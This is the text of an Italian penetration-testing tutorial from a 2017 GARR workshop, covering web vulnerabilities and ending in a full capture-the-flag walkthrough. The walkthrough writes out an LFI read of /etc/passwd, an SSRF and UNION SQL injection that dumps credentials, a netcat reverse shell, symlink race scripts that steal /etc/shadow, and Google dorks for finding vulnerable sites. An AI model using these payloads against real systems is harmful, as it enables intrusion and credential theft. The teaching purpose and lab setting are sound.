THE ITALIAN RESEARCH & EDUCATION NETWORK | Consortium GARR

Pen-Test & r00ting

Tutorial

Leonardo Lanzi, Simona Venuti

GARR WS17 | Roma, 4 Aprile 2017

Agenda

- Filosofia del penetration test
- Vulnerabilita', attacchi , possibili soluzioni
  - Gathering delle informazioni
    - nmap
    - nikto, dirb
  - LFI/RFI/SSRF
  - SQLi
  - Double URL encoding
    - sqlmap, burp
  - Reverse shell
  - Race condition attack
  - Local r00t exploit
- Cattura la bandiera

Imparare la sicurezza

Imparare la sicurezza informatica permette di fornire competenze necessarie per l'analisi delle minacce, delle vulnerabilita’ e del rischio associato all'uso delle tecnologie informatiche al fine di proteggerli da possibili attacchi.

Imparare le tecniche di hacking e penetration permette di fornire competenze necessarie a definire delle strategie di difesa in base all’analisi dei rischi

«Il più grande nemico della conoscenza non è l'ignoranza, ma l'illusione della conoscenza»

-- Daniel J. Boorstin

Attacchi (vs WebApp)

Esistono millemila tipi di attacchi verso le WebApp (Top 10 OWASP)

A01 –Injection
A02 –Broken Authentication and Session Management
A03 –Cross Site Scripting
A04 –Insecure Direct Object References
A05 –Security Misconfiguration
A06 –Sensitive Data Exposure
A07 –Missing Function Level Access Control
A08 -Cross-Site Request Forgery (CSRF)
A09 -Using Components with Known Vulnerabilities
A10 –Unvalidated Redirects and Forwards

Vulnerabilita’

- LFI – Local File Inclusion
- RFI – Remote File Inclusion
- SSRF – Server Side Request Forgery
- SQLi – SQL Injections
- AFD – Arbitrary File Download
- AB – Authentication Bypass
- CSRF – Cross Site Request Forgery
- XSS – Cross-Site Scripting

Gathering delle informazioni

- nmap - Network exploration tool and security port scanner

Gathering delle informazioni (2)

nikto – web server scanner

nikto.pl -host http://miosito.it

dirb - Web Content Scanner. It looks for existing (and/or hidden) Web Objects

dirb http://miosito.it

Local File Inclusion

Inserisce un file arbitrario da far eseguire al server vulnerabile

http://miosito.it/index.php fatto cosi':

<?php Include($_GET["pagina"]); ?>

http://miosito.it/index.php?pagina=miofile.txt

Ho incluso un file arbitrario, il server web eseguira' o stampera' anche quel file, per esempio /etc/passwd

Remote File Inclusion

Come LFI ma include file direttamente da server remoti:

<?php Include($_GET[“pagina“]); ?>

http://miosito.it/index.php?pagina=http://sitomalevolo.it/php_malvagio.txt

Il miosito eseguira’ il php malevolo che sta in remoto

Se quel file fosse una php web shell ottengo una shell sulla macchina che ospita il server

NB: il file malvagio puo’ avere qualsiasi estensione purche’ non «.php» altrimenti verra’ eseguito su sitomalevolo e non sul sito da bucare!

Server-Side Request Forgery

E’ una tecnica di attacco in cui si falsifica la richiesta di una URL verso un server che protegge una intranet, come se le richieste venissero da una macchina autorizzata, scavalcando tutti i sistemi di controllo e accedendo direttamernte alle risorse interne

In pratica il server affetto da SSRF puo’ essere utilizzato come proxy “autorizzato” ad accedere alla intranet

Come, Dove, Dork

Per trovare siti vulnerabili a LFI, RFI e SSRF si usano i google dork cioe' si cercano con google dei pattern particolari

inurl:index.php?page=

inurl:"index.php?x=*.php"

Inurl:index.php?src=

inurl:test.php?pagina=


etc etc


Possibili contromisure

- Non permettere di appendere PATH come parametri
- Ignorare i parametri che contengono

  .. oppure **/** oppure **%00**
- Permettere soltanto caratteri **a-Z0-9**
- Permettere l'inclusione soltanto a directory e sottodirectory, in modo da non effettuare attacchi trasversali
- Mantenere una whitelist di file includibili e negare tutto il resto

SQL Injection





Robert'); DROP TABLE Students; --

La chiave di tutto è

'

SQLi (2)

Una SQLi e' quando inseriamo degli statement SQL in un form che verranno eseguiti dal server vulnerabile piuttosto che passati come parametri

Esempio di codice della form:

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " +
txtUserId;
```

UserId: 105 OR 1=1

Il server riceve una stringa

SELECT * FROM Users WHERE UserId = 105 OR 1=1;

Dal momento che 1=1 SEMPRE, diventa

SELECT * FROM Users;

User id: 105; DROP TABLE Studenti

Che noia, che barba!

Il processo per trovare l'escamotage per inserire statement SQL interessanti in un sito vulnerabile a SQLi e' reiterativo, va per tentativi empirici, e' molto time consuming

AUTOMATIZZIAMO!

sqlmap e **burp** sono tool che automatizzano tutte queste operazioni meccaniche

sqlmap

Automatic SQL injection and database takeover tool

- Aiuta a scoprire (e a fare gli exploit) di sql injection
- In determinate condizioni può eseguire un dump completo del database (comporta cen1naia di richieste HTTP/S)
- Flag principali
  - -u http://miosito.it
  - -forms (per l'analisi di form)
  - -batch (non interattivo)
  - -current-db (DB dove c'e' l'injection)
  - -dump (mostra a video tutto il contenuto del DB!)

burp suite

combine automated and manual testing techniques

- Burp Proxy – Intercetta ogni richiesta e risposta
- Burp Scanner - semi-automated penetration test
- Burp Spider - automatically crawl web applications
- Burp Intruder
- Burp Repeater - manipulate and reissuing individual HTTP requests
- Burp Sequencer - analyze the quality of randomness
- Burp Decoder - transform encoded/decoded data
- Burp comparer - visual "diff"

URL Encoder

Consiste nel codificare i parametri da passare ad un SQL statement per scavalcare i sistemi di controllo e causare comportamenti inaspettati da parte delle applicazioni

A volte un solo encoding non basta a bypassare i controlli e si parla di double URL encoding

- Esempio
  - ../ diventa: %2E%2E%2f (encoded singolo)
  - ../ diventa %252E%252E%252F (double URL encoded)
  - http://miosito/cgi/../../winnt/system32/cmd.exe?/c+dir+c:\

  Con un doppio encoding diventa:

  http://miosito/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\

Possibili contromisure

- Sanificare l'INPUT
- Consentire solo caratteri a-Z0-9 @.-_+
- Tenere aggiornato il software e il DB all'ultima versione
- Utilizzare WAF – Web Application (L7) Firewall (mod_security su Apache/gnix OpenSource)
  - Utilizza espressioni regolari per individuare attacchi
  - Puo' essere configurato in logging o bloccante

Reverse shell

Shell che la macchina vittima manda indietro alla macchina attaccante

- Serve quando pur avendo utente e password non e' possibile entrare in ssh su una macchina (es. forward su porte permesse)
- Ce ne sono molti di tipi, a seconda dell'ambiente e dei linguaggi installati sulla vittima
  - Bash
  - PERL
  - phyton
  - php
  - ruby
  - netcat (nc)
  - Java
  - Xterm
  - ICMP reverse shell!!!

Local r00t escalation

Una volta che abbiamo una shell su una macchina e' piuttosto facile diventare r00t

- Cercare exploit per specifiche distribuzioni
- Cercare exploit per kernel
- Cercare exploit di binari home-made (obbligatorio per la bandiera)
  - Tool di debugging file binari
  - Semplicemente lanciare I binari con diversi parametri
  - ddd
  - ltrace

Race Condition Attack

Sono attacchi in cui si sfruttano programmi lanciati da utente ma che corrono con privilegi elevati

Si sfruttano per esempio i link simbolici e il ritardo (micragnoso) che un sistema impiega nel visualizzare il contenuto di uno

- Per visualizzare il contenuto di un link simbolico il sistema prima controlla a quale file corrisponde, i permessi e dopo lo stampa
- Se fra il controllo e l'effettiva stampa del file gli viene cambiato il file sotto i piedi, il sistema non se ne accorge, e stampa quello cambiato senza fare nessun controllo
- Se il programma gira con privilegi elevati si puo' stampare qualsiasi file
- Per operare questo attacco si lancia il programma un numero esagerato di volte, mentre con un altro programma gli cambiamo sotto i piedi il link simbolico un numero elevato di volte, puntandolo al file che ci interessa stampare

Con un po' di fortuna prima o poi si riesce ad avere il file desiderato

Cattura la bandiera

Il tutorial di oggi consiste in:

- Dividere in 10 gruppi omogenei di tre persone
- Assegnare una macchina attaccante Kali Linux
  - IP assegnato sul foglietto
  - **Utente root; password: Formidabile!**
    CAMBIARLA IMMEDIATAMENTE! (o ve la cambiano gli avversari!)
- Assegnare una macchina vittima

Il gioco finisce quando si riesce a stampare a video il contenuto della bandiera…. dopo averla trovata!

Tutto e' lecito!
Hack for fun!
(and not for profit)

Riferimenti

LFI/RFI:

http://hakipedia.com/index.php/File_Inclusion

SSRF:

https://cwe.mitre.org/data/definitions/918.html

SQLi:

https://www.owasp.org/index.php/SQL_Injection

Reverse shell:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Race condition Enabling Link Following:

https://cwe.mitre.org/data/definitions/363.html

FINE

Domande?

Dubbi?

Perplessita'?

' OR 1=1?

leonardo.lanzi@unifi.it
simona.venuti@garr.it
cert@garr.it

Suggerimento n. 1

Focalizzarsi su image.php

Suggerimento n. 2

Guardare TUTTI i file

Es. config.php

Suggerimento n. 3

Esistenza di un reverse-proxy

Suggerimento n. 3

Double URL encoding

Suggerimento n. 5

Reverse shell (per esempio nc)

Suggerimento n. 6

C’e’ un file binario….

ltrace!

Suggerimento n. 7

E’ un setUID

Race Condition Attack!!!

Soluzione completa

I have a Pen, I have a Tester

UH!

I'm a PenTester!

Porte aperte

nmap -T4 -sV -p- -Pn -n 192.168.110.129

Starting Nmap
Not shown: 65532 closed ports

PORT	STATE	SERVICE	VERSION
22/TCP	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/TCP	open	http	Apache httpd 2.2.22 ((Ubuntu))
8080/TCP	filtered	http-proxy	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Server web – Porta 80

File Modifica Visualizza Preferiti Strumenti ?

IDEM - Google Drive | Free Security Ebooks - O'R... | WordReference | Spotify Web Player - Spotify | I cinque

Trova: Precedente Successivo Opzioni

Rashomon Intrusion Prevention System

Become immune to every attack!

Today we're announcing our brand new product, Rashomon IPS!
It's capable of blocking any **sophisticated cyber attack** which can harm your precious customers.
(you don't want THAT to happen, do you?)

(This guy is coming after your website!)

Don't waste your time and money by hiring pentesters and doing real security audits.
This is the best way to secure your organization and you can completely rely on it, and only it!

IT'S SO SECURE WE EVEN USE IT ON OUR WEBSITE.

So be quick and get a %15 discount on our newest product using the promocode **NONEEDFORPENTEST**. (discount will be available until yesterday)

Apply your promo code here: Apply Promo

Primo elemento utile

- Sorgente della pagina **index.php**
- L'immagine viene caricata da un sito esterno in maniera bizzarra

image.php?src=https%3A%2f%2f4.bp.blogspot.com%2f-u8Jo4CEKQLk%2fV4OpiaoMJ7I%2fAAAAAAAAAiw%2f8kuCpTOpRWUAdp2p4GpegWdnOwxjwHNYQCLcB%2fs1600%2fphoto.jpg

Quindi provo a vedere cosa e' image.php (se funziona)

http://192.168.1.102/image.php?src=image.php

LFI/RFI?

```
<?php
$img = $_GET['src'];
Header('Content-Type: image/jpeg');
Readfile($img);
?>
```

Stampa a video del file richiesto in 'src'

- Il sistema potrebbe essere vulnerabile a LFI/RFI

Proviamo

http://192.168.1.102/image.php?src=/etc/passwd

- Ottengo un utente che potra' essere utile dopo:

andrea:x:1001:1001::/home/andrea:/bin/andrea

Secondo elemento utile

src=checkpromo.php

<?php **include 'config.php**';

[…]

$sql = "SELECT discount, status FROM promocodes WHERE promocode='".$_GET['promocode']."';";

[…]

Il parametro GET e' concatenato alla stringa SQL

Questo e' chiaramente un bug di SQL injection!

Agganciando stringhe opportune a checkpromo.php?promocode=

potremmo accedere al db

Proviamo un SQLi

http://192.168.1.102/image.php?src=checkpromo.php?promocode=‘ or 1=1 .. .

Malicious request blocked!

~Rashomon IPS

Mannaggia al firewall!

Terzo elemento utile

src=config.php

```
<?php
$servername = "localhost";
$username = "sellingstuff";
$password = "n0_\$\$_n0_g41ns";
$dbname = "fancydb";
?>
```

CREDENZIALI!!!

Aggirare l'IPS (SSRF)

GET …/image.php?src=/etc/apache/sites-available/default

<VirtualHost *:8080>

[…]

Deny from all

Allow from 127.0.0.0/255.0.0.0 ::1/128

Aggiriamolo

http://192.168.1.102/image.php?src=checkpromo.php?promocode=‘ or 1=1 .. .

Lo mascheriamo come venisse dal reverse-proxy stesso:

http://192.168.1.102/image.php?src=http://localhost:8080/checkpromo.php?promocode=‘ or 1=1 .. .

Et voila’ Server-Side Request Forgery - **DONE**

Query utile e relativo parametro

/checkpromo.php?promocode=' union all select concat(username,':',password),1 from fancydb.users#

Cosicche' la query al DB diventa:

SELECT discount, status FROM promocodes WHERE promocode=‘’ union all select concat(username,':',password),1 from fancydb.users#

sqlmap && double URL encoding

Serve un doppio URL encoder

Configurazione /usr/share/sqlmap/tamper :

sqlmap -r request --risk=3 --level=5 --proxy=http://127.0.0.1:8080 --tamper=doubleurlencode -D fancydb --tables

```
temp = payload.replace(" ", "%20") if payload else payload
temp = temp.replace("!", "%21") if payload else payload
temp = temp.replace("\"", "%22") if payload else payload
temp = temp.replace("#", "%23") if payload else payload
temp = temp.replace("$", "%24") if payload else payload
temp = temp.replace("&", "%26") if payload else payload
temp = temp.replace("\'", "%27") if payload else payload
temp = temp.replace("(", "%28") if payload else payload
temp = temp.replace(")", "%29") if payload else payload
temp = temp.replace("\*", "%2A") if payload else payload
temp = temp.replace("%", "%25") if payload else payload
```

curl && Double URL encoding

http://192.168.1.103/image.php?src=http://127.0.0.1:8080/checkpromo.php?promocode=%2527%2520union%2Ball%2Bselect%2Bconcat%2528username%252C%2527%253A%2527%252Cpassword%2529%252C1%2Bfrom%2Bfancydb.users%2523

You have %**andrea:SayNoToPentests** discount!

ssh shell

ssh andrea@192.168.110.129
andrea@WOPR:~$

Qualsiasi comando non ritorna niente
La shell e' /bin/andrea

GET image.php?src=/bin/andrea

#!/bin/sh
/bin/rbash > /dev/null;

Reverse shell

Sulla vittima:

nc -e /bin/bash IP_attaccante 1234

Sulla macchina attaccante:

nc -lvp 1234

python -c 'import pty; pty.spawn("/bin/bash")'

(o un qualsiasi altro tipo di reverse shell)

$ls –l ← sulla Kali Linux

-rwsrwxr-x 1 root andrea 7452 Jul 11 17:20 dog

The `dog` binary

Sul sistema “bucato” c’e’ un tool: **ltrace**

`ltrace dog`

```
andrea@cypm:/home/andrea$ ltrace ./dog
__libc_start_main(0x804856f, 1, 0xbfbb0354, 0x80485f0, 0x8048660 <unfinished ...
>
__xstat(3, NULL, 0xbfbb0258)                          = -1
puts("Access Denied."Access Denied.
)                                 = 15
exit(-1 <unfinished ...>
+++ exited (status 255) +++
andrea@cypm:/home/andrea$ ltrace ./dog foobar
__libc_start_main(0x804856f, 2, 0xbfa5f234, 0x80485f0, 0x8048660 <unfinished ...
>
__xstat(3, "foobar", 0xbfa5f138)                      = -1
puts("Access Denied."Access Denied.
)                                 = 15
exit(-1 <unfinished ...>
+++ exited (status 255) +++
andrea@cypm:/home/andrea$
```

ltrace

echo “foo” > bar

`ltrace dog bar`

```
andrea@cypm:/home/andrea$ ./dog bar
Access Granted.
foo
andrea@cypm:/home/andrea$
```

Praticamente `dog` e’ un setUID `cat`

controlla se il proprietario del file e’ andrea e in quel caso stampa il file, altrimenti da’

Permission denied

Race symlink condition!

- **Script n. 1 (cerca di linkare /etc/shadow al file da stampare)**

```
#!/bin/bash
For i in $(seq 1 10000) ; do
        rm baz ; ln –s bar baz ; rm baz ;
        ln –s /etc/shadow baz
done
```

- **Script n. 2 (stampa ripetutamente, tramite il binario setUID `dog`, il link simbolico)**

```
#!/bin/bash
for I in $(seq 1 5000) ; do
        if [ ! –s shadow.out ] ; then
        ./dog baz | grep –v Access | grep –v foo > shadow.out
        fi
done
```

/etc/shadow

Dopo qualche tentativo (dipende dalla fortuna) in shadow.out ci dovrebbe essere il file shadow con le password criptate

A questo punto con **john the ripper** rippiamo la password di root…

E catturiamo la bandiera!

cd /root

./flag